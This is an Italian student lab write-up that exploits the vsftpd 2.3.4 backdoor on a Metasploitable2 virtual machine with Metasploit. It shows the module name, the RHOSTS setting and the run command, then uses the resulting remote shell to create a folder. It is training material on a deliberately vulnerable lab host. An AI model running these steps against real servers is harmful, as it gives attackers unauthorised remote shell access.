S7L1 Metasploit

Introduzione:

L'esercizio di oggi prevedeva un attacco con **Metasploit** tramite l'**exploit *vsftpd_234_backdoor*** su un server **vsftpd** vulnerabile per ottenere accesso alla macchina virtuale **metasploitable2**

Preparazione:

Come sempre bisogna verifica che le due macchine comunichino tra di loro:

```
http://help.ubuntu.com/
No mail.
msfadmin@metasploitable:~$ ifconfig
eth0      Link encap:Ethernet  HWaddr 08:00:27:e1:ed:f1
          inet addr:192.168.0.102  Bcast:192.168.0.255  Mask:255.255.255.0
          inet6 addr: fdd7:21:9d01:8782:a00:27ff:fee1:edf1/64 Scope:Global
          inet6 addr: 2a0e:419:3357:0:a00:27ff:fee1:edf1/64 Scope:Global
          inet6 addr: fe80::a00:27ff:fee1:edf1/64 Scope:Link
          UP BROADCAST RUNNING MULTICAST  MTU:1500  Metric:1
          RX packets:37 errors:0 dropped:0 overruns:0 frame:0
          TX packets:72 errors:0 dropped:0 overruns:0 carrier:0
          collisions:0 txqueuelen:1000
          RX bytes:4132 (4.0 KB)  TX bytes:8495 (8.2 KB)
          Base address:0xd020 Memory:f0200000-f0220000

lo        Link encap:Local Loopback
          inet addr:127.0.0.1  Mask:255.0.0.0
          inet6 addr: ::1/128 Scope:Host
          UP LOOPBACK RUNNING  MTU:16436  Metric:1
          RX packets:114 errors:0 dropped:0 overruns:0 frame:0
          TX packets:114 errors:0 dropped:0 overruns:0 carrier:0
          collisions:0 txqueuelen:0
          RX bytes:29797 (29.0 KB)  TX bytes:29797 (29.0 KB)

msfadmin@metasploitable:~$
```

Kali che comunica con Metasploitable:

```
┌──(kali㉿kali)-[~]
└─$ ping 192.168.0.102
PING 192.168.0.102 (192.168.0.102) 56(84) bytes of data.
64 bytes from 192.168.0.102: icmp_seq=1 ttl=64 time=15.7 ms
64 bytes from 192.168.0.102: icmp_seq=2 ttl=64 time=10.8 ms
64 bytes from 192.168.0.102: icmp_seq=3 ttl=64 time=0.907 ms
64 bytes from 192.168.0.102: icmp_seq=4 ttl=64 time=4.51 ms
^C
── 192.168.0.102 ping statistics ──
4 packets transmitted, 4 received, 0% packet loss, time 3052ms
rtt min/avg/max/mdev = 0.907/7.984/15.725/5.701 ms
```

Metasploitable che comunica con Kali:


```
msfadmin@metasploitable:~$ ping 192.168.0.100
PING 192.168.0.100 (192.168.0.100) 56(84) bytes of data.
64 bytes from 192.168.0.100: icmp_seq=1 ttl=64 time=6.10 ms
64 bytes from 192.168.0.100: icmp_seq=2 ttl=64 time=1.07 ms
64 bytes from 192.168.0.100: icmp_seq=3 ttl=64 time=0.647 ms
64 bytes from 192.168.0.100: icmp_seq=4 ttl=64 time=0.521 ms

--- 192.168.0.100 ping statistics ---
4 packets transmitted, 4 received, 0% packet loss, time 3059ms
rtt min/avg/max/mdev = 0.521/2.085/6.101/2.327 ms
msfadmin@metasploitable:~$
```


```
┌──(kali㉿kali)-[~]
└─$ ifconfig
eth0: flags=4163<UP,BROADCAST,RUNNING,MULTICAST>  mtu 1500
        inet 192.168.0.100  netmask 255.255.255.0  broadcast 192.168.0.255
        inet6 2a0e:419:3357:0:a00:27ff:fead:2587  prefixlen 64  scopeid 0x0<global>
        inet6 fe80::a00:27ff:fead:2587  prefixlen 64  scopeid 0x20<link>
        inet6 fdd7:21:9d01:8782:a00:27ff:fead:2587  prefixlen 64  scopeid 0x0<global>
        ether 08:00:27:ad:25:87  txqueuelen 1000  (Ethernet)
        RX packets 40  bytes 5775 (5.6 KiB)
        RX errors 0  dropped 0  overruns 0  frame 0
        TX packets 18  bytes 3794 (3.7 KiB)
        TX errors 0  dropped 0 overruns 0  carrier 0  collisions 0

lo: flags=73<UP,LOOPBACK,RUNNING>  mtu 65536
        inet 127.0.0.1  netmask 255.0.0.0
        inet6 ::1  prefixlen 128  scopeid 0x10<host>
        loop  txqueuelen 1000  (Local Loopback)
        RX packets 8  bytes 480 (480.0 B)
        RX errors 0  dropped 0  overruns 0  frame 0
        TX packets 8  bytes 480 (480.0 B)
        TX errors 0  dropped 0 overruns 0  carrier 0  collisions 0
```

Prima di avviare Metasploit, vado a controllare se la macchina vittima ha la **porta 21** del **ftp** aperta:



La risposta è **positiva**, quindi posso avviare **Metasploit** tramite il comando; ***msfconsole***




E come da consegna cerco l'**exploit** necessario per lo svolgimento del compito, ovvero un exploit per **aprire una backdoor** su un server ftp:

Ho bisogno del secondo e per **usarlo** digito:

use exploit/unix/ftp/vsftpd_234_backdoor


E successivamente digito ***show options***, per vedere che manca l'**IP della macchina target**:



Perciò avrò bisogno di inserirlo manualmente, tramite il comando:

set RHOSTS 192.168.0.102


Ed ora digitando show options vedremmo che è correttamente messo:



Pratica:

Ora che è tutto impostato, ci basta digitare ***run***:

Se tutto andrà bene Metasploit, ci dirà Found shell, ovvero un interfaccia con cui l'utente può **interagire**. Perciò da ora avremmo il controllo su **Metasploitable**:



Infatti vediamo che digitando ***ifconfig***, ci uscirà l'indirizzo IP di Metasploitable. Perciò ora potremmo completare la consegna dell'esercizio, ovvero creare una **nuova directory**, tramite il comando **mkdir** e la chiameremo **metasploitable-tryfolder**:

```
mkdir /metasploitable-tryfolder

ls
bin
boot
cdrom
dev
etc
home
initrd
initrd.img
lib
lost+found
media
metasploitable-tryfolder
mnt
nohup.out
opt
proc
root
sbin
srv
sys
tmp
usr
var
vmlinuz
```

Con il comando **ls** vediamo la lista degli elementi e directory, e vediamo che anche la nostra nuova directory **è presente**. Per maggiori conferme anche direttamente su metasploitable è presente:

```
msfadmin@metasploitable:/home$ cd ..
msfadmin@metasploitable:/$ ls
bin    etc         lib                       mnt         root  tmp
boot   home        lost+found                nohup.out   sbin  usr
cdrom  initrd      media                     opt         srv   var
dev    initrd.img  metasploitable-tryfolder  proc        sys   vmlinuz
msfadmin@metasploitable:/$ _
```

Conclusione:

Il compito di oggi ha sfruttato una **vulnerabilità** nota nel servizio **vsftpd** versione 2.3.4 per ottenere l'accesso non autorizzato a una macchina Metasploitable,

siamo riusciti ad ottenere una **shell remota** con vari privilegi sulla macchina target, testimonianza del fatto che abbiamo creato una **cartella**.